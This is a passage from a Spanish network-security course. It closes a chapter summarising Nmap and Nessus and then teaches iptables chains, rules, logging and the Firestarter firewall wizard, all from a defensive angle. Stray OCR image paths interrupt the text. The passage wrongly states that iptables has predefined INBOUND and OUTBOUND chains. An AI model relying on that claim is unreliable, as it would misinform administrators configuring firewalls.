Aunque para la creación tanto de usuarios locales como de usuarios remotos será posible la utilización del comando `nessus-adduser`, la configuración de las conductas de exploración u otras características más específicas deberán ser especificadas de distintas maneraras. Algunas, como la lista de máquinas desde las que se podrá conectar el usuario, deberán ser especificadas de forma manual en los ficheros de configuración correspondientes a cada usuario (generalmente, en `/etc/nessus/`).

A través del cliente de Nessus también será posible realizar un control personal para su utilización como, por ejemplo, limitar el número de máquinas que podrán ser analizadas por el usuario. La siguiente figura muestra cómo limitar el cliente para que pueda hacer una exploración a cualquier máquina excepto al equipo `10.0.1.110`.



Resumen

En este capítulo hemos visto cómo utilizar dos poderosas herramientas basadas en código abierto para la realización de exploración de puertos y exploración de vulnerabilidades en red. Mediante la primera de estas dos herramientas, Nmap, es posible descubrir qué puertos TCP o UDP están ofreciendo servicios en equipos explorados. Pero Nmap no es tan sólo una herramienta para descubrir servicios abiertos, Nmap ofrece muchas otras características como, por ejemplo, descubrir el sistema operativo albergado por dichos equipos, las características de implementación de la pila TCP/IP de tales sistemas operativos, la posibilidad de realizar predicción de números de secuencia TCP, realizar comprobaciones contra *routers* o *firewalls* intermedios, etc. Nmap es una herramienta muy importante a conocer, ya que es utilizada por la mayor parte de la comunidad de administradores de *software* libre. Además, es utilizada por terceras aplicaciones como, por ejemplo, Nessus.

La segunda herramienta estudiada, Nessus, es un potente escáner de vulnerabilidades basado en código libre, que proporcionará al administrador la posibilidad de realizar complejos análisis de red para detectar vulnerabilidades de seguridad en equipos remotos. Basado en una arquitectura cliente-servidor, Nessus ofrecerá la posibilidad de realizar exploraciones proactivas en busca de servidores antiguos o mal configurados, deficiencias de seguridad en la implementación TCP/IP de equipos en producción, instalación de servicios ilegítimos o sospechosos en los equipos de nuestra red, etc.

Por un lado, el cliente de Nessus hará de interfaz intermedia entre el administrador de la red y la aplicación que realizará los distintos chequeos de seguridad (servidor de Nessus). De este modo, podremos ejecutar las exploraciones de vulnerabilidades desde el exterior de la red, utilizando distintos sistemas operativos donde recoger los resultados y construir los informes con la información reportada por el servidor de Nessus. Por otro lado, será posible la instalación de diferentes instancias del servidor de Nessus en distintas localizaciones de la red, para realizar las exploraciones de seguridad con distintas vistas al sistema.

Nessus ofrece también un conjunto de posibilidades de autenticación de usuarios, para garantizar que usuarios no autorizados no utilicen los recursos de la red para realizar exploraciones de puertos o de vulnerabilidades de forma ilegítima. A través del uso de contraseñas de usuario, o bien mediante el uso de técnicas criptográficas, el cliente Nessus realizará un proceso de autenticación contrá el servidor de Nessus para garantizar que el usuario que se conecta a dicho servicio es un usuario legítimo.

Finalmente, Nessus ofrece la posibilidad de almacenar los resultados de la exploración realizada. Un amplio rango de formatos es ofrecido por el cliente de Nessus para almacenar los informes entregados por el sevidor de Nessus. Desde un formato propio de aplicación, hasta la utilización de formatos como ASCII, HTML, XML, LaTeX, etc.

Bibliografía

[1] Eyler, P. (2001). *Networking Linux: A Practical Guide to TCP/IP*. New Riders Publishing.

[2] Stanger, J.; Lane, P. T.; Danielyan E. (2001). *Hack Proofing Linux: A Guide to Open Source Security*. Syngress Publishing, Inc.

[3] Toxen, B. (2000). *Real World Linux Security: Intrusion Prevention, Detection, and Recovery*. Prentice Hall PTR.

A2 – Filtrado y registro de paquetes con Iptables

Índice

2.1. Iptables


La herramienta iptables permite el filtrado y monitorización de tráfico TCP/IP en sistemas GNU/Linux. De hecho, esta herramienta no es más que una interfaz hacia el módulo netfilter de la serie 2.4 o superior del kernel Linux, el cual proporciona los mecanismos de seguridad para la capa de red del kernel (como, por ejemplo, el filtrado de paquetes), así como otras funciones relacionadas con el tratamiento de paquetes TCP/IP como, por ejemplo, traduccion de direcciones de red (Network Address Translation, NAT).

Origen de iptables

iptables fue escrito por Rusty Russell, también autor de ipchains (módulo de la serie 2.2 del kernel Linux para el tratamiento de paquetes TCP/IP). Su trabajo fue patrocinado por Watchguard (www.watchguard.com), Penguin Computing (antarctica.penguincomputing.com/ netfilter/), el equipo "Samba Team" (www.samba.org/netfilter/) y Jim Pick (netfilter.kernelnotes.org). El equipo "Samba Team" también mantiene una lista de correo sobre iptables. Ver lists.samba.org para más información.

Como ya hemos avanzado, netfilter es un modulo para la serie 2.4 del kernel Linux y es el responsable del filtrado de paquetes TCP/IP. Observando las cabeceras de cada paquete que pasa por el equipo, decidirá si ese paquete debe ser aceptado, descartado o si deberá realizarse alguna otra operación más compleja con él.

Para realizar filtrado de paquetes en un único equipo, Netfilter parte de dos conjuntos de reglas básicas: INPUT y OUTPUT. De ahora en adelante nos referiremos a estos conjuntos como cadenas de filtrado o simplemente cadenas. Los paquetes TCP/IP pasarán a través de estas cadenas básicas tal y como muestra la siguiente figura:



Cada cadena tendrá asociada una lista de reglas que serán consultadas de forma secuencial por cada paquete. A medida que éstos vayan atravesando las reglas de la cadena que les corresponda, serán examinados para determinar qué acción tomar. En caso de ser aceptados, pasarán al siguiente punto del diagrama. Por contra, si son descartados, el paquete desaparecerá del esquema.

2.1.1. Utilización de la herramienta iptables

El primer paso para dar de alta iptables es asegurarse de que ha sido creado correctamente como una parte del kernel o como módulos asociados al mismo. Para ello, habrá que contestar afirmativamente a la cuestión CONFIG_NETFILTER durante la configuración de un kernel 2.3.15 o superior.

Si iptables ha sido construido correctamente, podremos utilizar las herramientas asociadas en el espacio de usuario. La herramienta básica es iptables, que será utilizada para la construcción del conjunto de reglas. Estos conjuntos de reglas se añadirán a cada una de las cadenas básicas como si fueran bloques independientes de filtrado. En el siguiente ejemplo podemos ver un guión de sistema para la construcción de un conjunto de reglas de filtrado y registro de paquetes mediante iptables:

```
# creamos una nueva cadena
iptables -N EJEMPLO


# activamos algunas reglas en la cadena EJEMPLO
iptables -A EJEMPLO -i eth0 -s 10.0.1.100 -j LOG --log-prefix
"Paquete descartado:"
iptables -A EJEMPLO -s 10.0.1.100 -j DROP
iptables -A EJEMPLO -s 10.0.2.100 -j LOG --log-prefix
"Paquete aceptado:"
iptables -A EJEMPLO -j LOG --log-prefix "Aceptando paquete:"
iptables -A EJEMPLO -j DROP

# todo el tráfico que nos llegue a la cadena de INPUT saltará
# a la cadena EJEMPLO
iptables -A INPUT -j EJEMPLO
```

Después de cargar el conjunto de reglas que mostramos en el ejemplo anterior, podríamos tratar de realizar una conexión desde las direcciones IP 10.0.1.100 y 10.0.2.100. La primera conexión fallará (y generará una entrada de registro en el equipo de destino indicándolo), mientras que la segunda conexión será aceptada (generando también una nueva entrada de registro). Para desactivar las reglas y dejar el equipo tal y como estaba antes de lanzar el guión de sistema, realizaremos las siguientes llamadas a iptables:

```
iptables -F EJEMPLO
iptables -X EJEMPLO
iptables -F INPUT
```

Una vez nos hemos asegurado de que el kernel contiene el código de iptables correctamente, y hemos verificado la existencia de la herramienta necesaria para acceder a él, veremos a continuación cómo construir reglas de filtrado mediante iptables.

2.1.1.1. Comandos para la manipulación de cadenas

Antes de empezar a escribir reglas de iptables, es importante tener claro la política de seguridad que queremos implementar, cómo construir las reglas de manera que sean fáciles de manejar y de mantener, y cómo hacer que las reglas sean lo más eficientes posible sin perder por ello las facilidades anteriores.

Si las reglas que vamos a dar de alta no implementan de forma correcta nuestra política de seguridad, más valdría no activarlas. Por otro lado, es muy probable que si las reglas no han sido construidas de forma correcta, un atacante detecte cómo vulnerarlas para alcanzar su objetivo. Además, la construcción de reglas complejas y de difícil comprensión aumentará la posibilidad de cometer entradas erróneas que dejen abierta una brecha en el sistema.

Antes de empezar a trabajar con iptables, es importante repasar los distintos parámetros de la herramienta. La siguiente tabla muestra un resumen de los comandos básicos de iptables para el tratamiento de cadenas:

Parámetro	Descripción
-N cadena	Creación de una nueva cadena
-L cadena	Muestra las reglas de una cadena
-P cadena	Cambia la política por defecto de una cadena
-Z cadena	Inicializa el contador de paquetes de una cadena
-F cadena	Vacia todas las reglas de una cadena
-X cadena	Elimina una cadena si está vacia (excepto las cadenas básicas)

Aparte de las operaciones básicas para el mantenimiento y creación de cadenas, también necesitaremos un conjunto de operaciones para el tratamiento de reglas de una cadena. La siguiente tabla muestra algunas de las operaciones básicas de iptables para este propósito:

Parámetro	Descripción
-A cadena regla	Añade una regla al final de la cadena
-I cadena regla pos.	Inserta una regla en la posicion indicada de la cadena
-R cadena regla pos.	Reemplaza una regla en la posicion indicada de la cadena
-D cadena regla pos.	Elimina una regla de la cadena (puede indicarse por posicion o por contenido)

Utilizando las opciones de cadenas y de reglas que hemos visto en las tablas anteriores, podremos empezar a crear y modificar el guión de sistema que habíamos iniciado en la sección anterior. Veamos, por ejemplo, como deberíamos analizar la siguiente entrada:

```
iptables -A EJEMPLO -s 10.0.1.100 -j DROP
```

El parámetro `-A EJEMPLO` indica que estamos añadiendo una nueva regla a la cadena `EJEMPLO` y que dicha regla será añadida al final de la cadena. La opción `-s 10.0.1.100` indica que la regla será aplicada únicamente a aquellos paquetes cuya dirección IP de origen sea `10.0.1.100`.

Por último, el parámetro `-j DROP` le indicará a `netfilter` que descarte este paquete sin ningún procesado posterior. Es decir, el parámetro `-j` indica a netfilter que el paquete que acaba de entrar por la cadena `EJEMPLO` debe saltar a la cadena `DROP`. Todos los paquetes que lleguen a la cadena `DROP`, serán descartados.

2.1.1.2. Filtrado por dirección IP

En nuestro ejemplo, hemos definido la dirección de origen mediante el parámetro `-s`. Esta opción de iptables puede ser definida mediante el uso de máscaras como, por ejemplo:

```
iptables -A EJEMPLO -s 10.0.1.0/24 -j DROP
```

o mediante el nombre de equipo:

```
iptables -A EJEMPLO -s equipo1.ejemplo.es -j DROP
```

De manera similar a la dirección de origen, podríamos realizar el filtrado mediante la dirección de destino utilizando como argumento el parámetro `-d` (los argumentos `-source`, `-src`, `-destination` y `-dst` también serán válidos).

2.1.1.3. Filtrado por interfaz de red

En lugar de filtrar por dirección IP, podríamos definir filtros de paquetes por interfaz de red. Las opciones de iptables `-i` y `-in-interface` definen interfaces de entrada, mientras que las opciones `-o` y `-out-interface` definen interfaces de salida.

Por otro lado, aparte de las cadenas básicas ya comentadas anteriormente, existen otras dos cadenas predefinidas, la cadena `INBOUND` y la cadena `OUTBOUND`, que estarán asociadas por defecto a los paquetes que pasen por las interfaces de entrada y de salida del equipo. También es posible el uso de comodines para indicar el nombre de las interfaces como, por ejemplo, el comodín `+` del siguiente ejemplo:

```
-o eth+
```

Mediante el comodín `+` podemos indicar cualquier interfaz asociada a la cadena que le precede. En el ejemplo anterior, cualquier paquete que salga al exterior por una interfaz de red cuyo nombre empiece por la cadena `eth` (cualquier interfaz de red Ethernet) será tratado por la regla, asociada.

2.1.1.4. Filtrado por protocolo

Para realizar el filtrado a través de protocolo podemos utilizar la opción `-p` de iptables. Para especificar el protocolo, podremos hacerlo bien por el identificador del protocolo (tal y como se especifique en el RFC de la familia de protocolos TCP/IP) o bien por su nombre asociado (como, por ejemplo, TCP, UDP e ICMP). Para especificar, por ejemplo, cualquier paquete de ICMP podríamos utilizar la siguiente opción de iptables:

```
-p ICMP
```

2.1.2. Invirtiendo selecciones

En muchas situaciones es más sencillo indicar algo por eliminación que tener que indicarlo de manera individual. Por ejemplo, podría ser más sencillo indicar que todos los paquetes excepto los que provengan de la red IP 10.0.1.100/24 sean asociados a una regla, que tener que indicar de forma explícita todos aquellos equipos que no lo son. Para ello, iptables utilizará el prefijo de inversión `!` para permitirnos la inversión de una condición. Así, para seleccionar los paquetes que antes indicábamos, una entrada de iptables es la siguiente:


```
-s !  10.0.1.0/24
```

2.1.3. Ejemplo de definición y utilización de cadenas

Volviendo de nuevo a nuestro guión de sistema de ejemplo para la construcción de reglas de filtrado,

```
# creamos una nueva cadena
iptables -N EJEMPLO


# activamos algunas reglas en la cadena EJEMPLO
iptables -A EJEMPLO -i eth0 -s 10.0.1.100 -j LOG --log-prefix
"Paquete descartado:"
iptables -A EJEMPLO -s 10.0.1.100 -j DROP
iptables -A EJEMPLO -s 10.0.2.100 -j LOG --log-prefix
"Paquete aceptado:"
iptables -A EJEMPLO -j LOG --log-prefix "Aceptando paquete:"
iptables -A EJEMPLO -j DROP

# todo el tráfico que nos llegue a la cadena de INPUT saltará
# a la cadena EJEMPLO
iptables -A INPUT -j EJEMPLO
```

vemos la creación de una cadena de ejemplo sobre la que asociamos los paquetes que pasen por la cadena INPUT del equipo. Así, el tráfico de paquetes que pase por la cadena INPUT fluirá de la siguiente manera



Observando de nuevo el guión de sistema, podemos identificar los siguientes pasos:

1) Creación de la cadena `EJEMPLO` mediante la opción `iptables -N EJEMPLO`. Aunque el nombre de la cadena no debe ser forzosamente en letras mayúsculas, sí es un requerimiento que no exista ninguna otra cadena de igual nombre.

2) Se añaden una serie de reglas asociadas a la cadena `EJEMPLO` de forma secuencial, aunque también lo podríamos haber hecho imponiendo un orden a cada regla mediante la sentencia `-I`.

3) Una vez que se han escrito las reglas para la cadena `EJEMPLO`, añadimos una nueva regla para asociar el tráfico que pasa por la cadena `INPUT` hacia la cadena `EJEMPLO` mediante la sentencia `iptables -A INPUT -j EJEMPLO`. De este modo, todo el tráfico de la cadena `INPUT` saltará a la cadena `EJEMPLO` para que sea procesado posteriormente por las reglas de esta cadena.

Mediante el comando `iptables -L EJEMPLO` veríamos el siguiente resultado:

```
Chain EJEMPLO (1 references)
target prot opt source destination LOG all -- 10.0.1.100 0.0.0.0/0
LOG flags 0 level 4 prefix 'Paquete descartado:'
DROP all -- 10.0.1.100 0.0.0.0/0
LOG all -- 10.0.2.100 0.0.0.0/0
LOG flags 0 level 4 prefix 'Paquete aceptado:'
LOG all -- 0.0.0.0/0 0.0.0.0/0
LOG flags 0 level 4 prefix 'Aceptando paquete:'
DROP all -- 0.0.0.0/0 0.0.0.0/0
```

2.1.4. Tratamiento adicional

En algunas ocasiones puede ser interesante poder registrar el tráfico que circula por nuestro filtro de paquetes. Pero este tipo de registro podría llegar a consumir una gran cantidad de espacio en disco, por lo que a menudo suele realizarse del modo más reducido posible. En nuestro ejemplo, conseguimos este objetivo mediante la siguiente sentencia:

```
iptables -A EJEMPLO -j LOG --log-prefix "Aceptando paquete:"
```

De este modo, todos los paquetes que fluyan por la cadena `EJEMPLO` serán registrados en un fichero de registro con la cadena de texto `Aceptando paquete:` precediendo a la información de registro proporcionada por iptables. Otra opción muy utilizada para el registro de paquetes mediante reglas de `iptables` suele la opción `--log-level`, con la cual podremos asociar enviar el registro de paquetes en forma de evento de `syslog`.

Otra característica a tener presente es que cuando un paquete es descartado, esta operación se hace de modo silencioso (sin avisar al origen que el paquete ha sido descartado). Si,

por el contrario, nos interesa que un mensaje de tipo `ICMP Port Unreachable` fuese enviado al origen indicando que el paquete no ha sido aceptado, podemos utilizar la opción `-j REJECT` para conseguir dicho propósito.

Por último, si queremos utilizar conjuntamente múltiples cadenas, es posible no finalizar una cadena indicando que descarte los paquetes asociados a ella. En su lugar, es posible pasar el control del paquete hacia la cadena de origen (en nuestro ejemplo, hacia la cadena INPUT) mediante la opción `-j RETURN`. Si la cadena estuviese a nivel superior y no tuviera, por tanto, ninguna predecesora, lo que hará netfilter es ejecutar la política por defecto de la cadena.

Firestarter

A la hora de utilizar Firestarter hay que tener presente que se trata de un *front-end* basado en código libre para la creación de guiones de filtrado. De este modo, es posible revisar el código de Firestarter en busca de posibles errores o *bugs* en la aplicación antes de su utilización en un entorno de producción. Al igual que otras interfaces gráficas para Iptables (o Ipchains), este tipo de aplicaciones suelen estar disponibles en versiones beta, por lo que es muy posible que su funcionalidad esté todavía limitada.

2.1.5. Uso y obtención de guiones de filtrado mediante herramientas gráficas

Existen un gran número de interfaces gráficas para la creación automática de guiones de sistema de cara a efectuar la realización de filtrado de una forma más cómoda e intuitiva. Aunque la mayoría de estas aplicaciones son realmente de gran utilidad, en muchas ocasiones será necesario tener que ajustar los guiones que dichas herramientas generan de forma automática. A continuación veremos la utilización de una de estas herramientas. En concreto, veremos la construcción de un guión de filtrado generado automáticamente mediante la herramienta Firestarter.

Firestarter es una interfaz gráfica para la construcción automática de guiones de filtrado tanto para Iptables como para Ipchains. Es una herramienta de gran utilidad para la creación de un sistema cortafuegos sencillo, aunque también soporta la creación de guiones de filtrado más complejos (con más de una interfaz de red en la mayoría de las ocasiones).

Antes de empezar a utilizar Firestarter, en caso de no disponer de la aplicación ya instalada en el sistema, deberemos descargar el código de la aplicación desde la ubicación correspondiente y compilar el código fuente. Firestarter puede ser descargado libremente desde `http://firestarter.sourceforge.net/`. En la misma página, se pueden encontrar las instrucciones correspondientes para la instalación de la aplicación en entornos GNU/Linux y desde diferentes distribuciones (en forma de paquetes RPM, de paquetes DEB, etc.).


Una vez instalado en el sistema Firestarter, ejecutaremos la aplicación desde una terminal con privilegios de usuario *root* mediante el comando `firestarter`, o desde la entrada correspondiente en el menú de aplicaciones del sistema. En caso de ejecutar la aplicación con privilegios de usuario distintos a los de *root*, la aplicación solicitará la contraseña de *root* de forma interactiva para poder continuar adelante.

Si la aplicación se ejecuta por primera vez, nos aparecerá en pantalla el asistente de la aplicación. Como podemos ver en la siguiente figura, el asistente de Firestarter nos guiará para realizar una configuración inicial del conjunto de guiones de filtrado. Más adelante, el guión podrá ser modificado para ajustarse mejor a las necesidades del sistema.

La siguiente pantalla de la aplicación solicitará las interfaces de red a configurar. La aplicación detectará las interfaces de red activas y esperará que le indiquemos cuál es la interfaz externa, es decir, la interfaz que conecta nuestro equipo con Internet. En caso de disponer de una única interfaz de red, no habrá ningún problema con seleccionar la interfaz mostrada por defecto. Por otro lado, en caso de estar conectado a Internet utilizando direcciones IP asignadas dinámicamente, deberemos seleccionar la opción DHCP para que Firestarter lo tenga presente en los guiones que generará.

En caso de realizar la conexión vía módem, es posible que desde Firestarter deba indicarse `ppp0` como interfaz de conexión a Internet. Por otro lado, en caso de realizar la conexión a Internet a través de ADSL, es también posible que debamos indicar a Firestarter que `ppp0` es la interfaz de conexión al exterior, pues muchos ISP utilizan el protocolo `PPPoE` para la conexión a Internet. Así pues, si desde el asistente de Firestarter se nos muestra la interfaz `ppp0` y utilizamos módem o una conexión ADSL a través de protocolo `ppp0`, deberemos seleccionar la interfaz `ppp` de la lista ofrecida.


A continuación, el asistente de Firestarter nos mostrará una pantalla donde indicar cuáles de los servicios que nuestro equipo está ofreciendo serán accesibles desde el exterior. De este modo, si nuestro equipo está ejecutando servidores como, por ejemplo, un servidor de HTTP o un servidor de DNS, podremos indicar desde esta pantalla si tales servicios permanecerán accesibles desde Internet, o por contra, si el acceso a dichos servicios será filtrado por Iptables o por Ipchains. Más adelante, una vez finalizado el asistente de Firestarter, podremos ajustar de manera más exhaustiva qué equipos del exterior podrán acceder a tales servicios.




La siguiente pantalla muestra cómo realizar un filtrado dedicado al tráfico ICMP que nuestro equipo aceptará desde el exterior. Por defecto, Firestarter permitirá cualquier tipo de tráfico ICMP. Hay que tener presente que filtrar tráfico ICMP puede comportar que algunas aplicaciones de administración como, por ejemplo, *ping* o *traceroute*, puedan dejar de funcionar correctamente al tratar de alcanzar a nuestro equipo desde el exterior. Así, para evitar que usuarios desde el exterior de nuestra red puedan utilizar estas aplicaciones contra nuestro equipo, será conveniente indicar al asistente de Firestarter que realice tal

filtrado.

